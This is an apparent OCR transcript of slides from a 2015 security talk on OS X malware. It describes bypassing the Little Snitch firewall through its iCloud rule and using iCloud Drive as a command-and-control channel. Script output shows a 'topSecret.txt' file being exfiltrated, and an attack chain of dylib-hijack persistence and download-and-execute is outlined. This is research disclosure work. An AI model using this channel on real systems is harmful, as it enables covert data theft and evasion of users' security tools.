
Little Snitch Bypass 0x2

more generically, via iCloud

un-deletable system rule:
"anybody can talk to iCloud"

Process	On	Rule
Any Process	✓	Allow incoming connections from local network
	✓	Allow incoming ICMP connections
	✓	Allow incoming UDP connections
	✓	Allow incoming connections from local network
	✓	Allow incoming UDP connections
	✓	Allow incoming ICMP connections
	✓	Allow outgoing TCP connections to port 443 (https) in domain icloud.com
	✓	Allow outgoing connections to local network

LittleSnitch's iCloud rule



o rly!?

Synack

Reversing the iCloud Protocol

uploading a document to iDrive

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
144	https://setup.icloud.com	POST	/setup/ws/1/login?clientBuildNumber=14H40&clientId=F892C022-E733-4B9C-B551-D1AD2CC45D58	☑	☐	200	4039	JSON	
145	https://p34-pushws.icloud.c...	POST	/getToken?attempt=1&clientBuildNumber=14H40&clientId=F892C022-E733-4B9C-B551-D1AD2CC45D58&dsid=8205919168	☑	☐				
146	https://www.icloud.com	GET	/applications/numbers/current/info.json	☐	☐			script	json
147	https://p34-pushws.icloud.c...	POST	/getState?clientBuildNumber=14H40&clientId=F892C022-E733-4B9C-B551-D1AD2CC45D58&dsid=8205919168	☑	☐				
148	https://p34-photosws.iclou...	GET	/ph/isEnabled?clientBuildNumber=14H40&clientId=F892C022-E733-4B9C-B551-D1AD2CC45D58&dsid=8205919168	☑	☐				
149	https://www.icloud.com	GET	/applications/pages/current/info.json	☐	☐			script	json
150	https://www.icloud.com	GET	/applications/keynote/current/info.json	☐	☐			script	json
151	https://p34-keyvalueservice...	POST	/json/sync?clientBuildNumber=14H40&clientId=F892C022-E733-4B9C-B551-D1AD2CC45D58&dsid=8205919168	☑	☐	200	3091	JSON	
152	https://p34-contactsws.iclo...	GET	/co/mecard/?clientBuildNumber=14H40&clientId=F892C022-E733-4B9C-B551-D1AD2CC45D58&dsid=8205919168	☑	☐				
153	https://p34-drivews.icloud.c...	POST	/retrieveItemDetails	☑	☐	200	624	JSON	
154	https://p34-pushws.icloud.c...	POST	/getToken?attempt=2&clientBuildNumber=14H40&clientId=F892C022-E733-4B9C-B551-D1AD2CC45D58&dsid=8205919168	☑	☐				
155	https://p34-drivews.icloud.c...	POST	/retrieveItemDetailsInFolders	☑	☐	200	2624	JSON	
156	https://p34-drivews.icloud.c...	GET	/getIcons?id=com.apple.QuickTimePlayerX&field=icon128x128_OSX&validateToken=%22v=1:t=AQAAAABUwUuUpOAlv2mG2FmOa9NZ8Y...	☑	☐				
157	https://p34-drivews.icloud.c...	GET	/getIcons?id=com.apple.ScriptEditor2&field=icon128x128_OSX&validateToken=%22v=1:t=AQAAAABUwUuUpOAlv2mG2FmOa9NZ8Y21FVi...	☑	☐				
159	https://feedbackws.icloud.c...	POST	/reportStats	☑	☐				
160	https://p34-docws.icloud.co...	POST	/ws/com.apple.CloudDocs/upload/web?token=AQAAAABUwUuUpOAlv2mG2FmOa9NZ8Y21FViKKEM~	☑	☐	200	901	JSON	
161	https://p34-contentws.iclou...	OPTIO...	/ws/8205919168?fileAuthToken=Ba-QtTc1Aj5CAx2aKP8K&contentDisposition=iCloud2.txt&contentType=text%2Fplain&cloudKitContainer...	☑	☐	200	632		
162	https://p34-pushws.icloud.c...	POST	/getToken?attempt=3&clientBuildNumber=14H40&clientId=F892C022-E733-4B9C-B551-D1AD2CC45D58&dsid=8205919168	☑	☐				
163	https://p34-contentws.iclou...	POST	/ws/8205919168?fileAuthToken=Ba-QtTc1Aj5CAx2aKP8K&contentDisposition=iCloud2.txt&contentType=text%2Fplain&cloudKitContainer...	☑	☐	200	589	JSON	
...	https://p34-docws.icloud.co...	POST	/ws/com.apple.CloudDocs/update/documents	☑	☐	200	1464	JSON	

1. login request (with user, password, etc.)
   `setup.icloud.com/setup/ws/1/login`

2. init upload (with file name, size, etc)
   `p34-docws.icloud.com/ws/com.apple.CloudDocs/upload/web`

   returns file upload **`url`**, **`doc id`**, etc

3. upload file to file upload **`url`** (with **`doc id`**, etc.)

   returns '**`wrapping key`**', '**`receipt`**', etc


4. commit upload (with '**`wrapping key`**', etc.)
   `p34-docws.icloud.com/ws/com.apple.CloudDocs/update/documents`

Synack

Little Snitch Bypass 0x2

using iCloud/iDrive as a C&C server

```
$ python iCloud.py upload ~/Desktop/topSecret.txt
[1] login: https://setup.icloud.com/setup/ws/1/login
params: {'clientBuildNumber': '15A99', 'clientId': '12A9D426-C45B-11E4-BA3B-B8E8563151B4'}

[2] init'ing upload: https://p34-docws.icloud.com/ws/com.apple.CloudDocs/upload/web
params: {'token': 'AQAAAABU-jxwYG7i1C7BBsuqtqfsa74Rb_2u6yI~"'}
data: {"size": 6, "type": "FILE", "content_type": "text/plain", "filename": "topSecret.txt"}

response: [{u'url': u'https://p34-contentws.icloud.com:443/8205919168/sing
tk=BRC9cJWSP7a4AxOYKf8K&ref=01003e53bebaf26c7c47a33486f7776a26f60568a6&c=c
.apple.CloudDocs&uuid=3f678124-94d4-4fa0-9f1f-6d24dbc49f17&e=AvKdu5MfcUeIf
jqSF8jVCEfsXhKglXKR58YkzILGWw', u'owner': u'8205919168', u'document_id': u
DD30-44A9-8E34-32ABB7800899', u'owner_id': u'_ee6a3e4219e1fb22e1d9d0690b73

[3] uploading to: https://p34-contentws.icloud.com:443/8205919168/singleFi
tk=BRC9cJWSP7a4AxOYKf8K&ref=01003e53bebaf26c7c47a33486f7776a26f60568a6&c=c
.apple.CloudDocs&uuid=3f678124-94d4-4fa0-9f1f-6d24dbc49f17&e=AvKdu5MfcUeIf
jqSF8jVCEfsXhKglXKR58YkzILGWw

response: {u'singleFile': {u'referenceChecksum': u'AQA+U7668mx8R6M0hvd3aib
u'3gtDUoGIjmFloUFCTFvLCQ==', u'receipt': u'A0/B7PXdJi5JC5Ep', u'size': 6,
+EeVEGAQ0o5/2szwFFOVX1ICw'}}

[4] committing upload: https://p34-docws.icloud.com/ws/com.apple.CloudDocs
```




python script


Synack

Simple End-to-End Attack

putting some pieces all together

doesn't require r00t!





1 persist


persistently install a malicious dylib as a hijacker

2 exfil file

upload a file ('topSecret') to a remote iCloud account

3 download & execute cmd

download and run a command ('Calculator.app')




Synack

PSP Testing

the AV industry vs me ;)

are these blocked?



avast!
ClamXav
intego
Norton by Symantec
Avira
eset
KASPERSKY
Sophos
Bitdefender
F-Secure
LittleSnitch
TREND MICRO


OS X 'security' products

Synack

Conclusions

...wrapping this up

current OS X malware is lame!



improve all thingz!

infection

persistence

self-defense


features

bypassing psps

Synack

OBJECTIVE-SEE


...for some free OS X tools & malware samples



www.objective-see.com

Questions & Answers

feel free to contact me any time!



patrick@synack.com

@patrickwardle

slides
syn.ac/infiltrate2015


Objective-See

final thought ;)

"*What if every country has ninjas, but we only know about the Japanese ones because they're rubbish?*" -DJ-2000, reddit.com

Synack

credits



images

- thezooom.com
- deviantart.com (FreshFarhan)
- http://th07.deviantart.net/fs70/PRE/f/2010/206/4/4/441488bcc359b59be409ca02f863e843.jpg

- iconmonstr.com
- flaticon.com

talks/books

- **@osxreverser**
  - http://reverse.put.as/Hitcon_2012_Presentation.pdf
  - https://www.syscan.org/index.php/download/get/9ee8ed70ddcb2d53169b2420f2fa286e/SyScan15%20Pedro%20Vilaca%20-%20BadXNU%20a%20rotten%20apple
  - https://reverse.put.as/2013/11/23/breaking-os-x-signed-kernel-extensions-with-a-nop/

- www.newosxbook.com
- mac hacker's handbook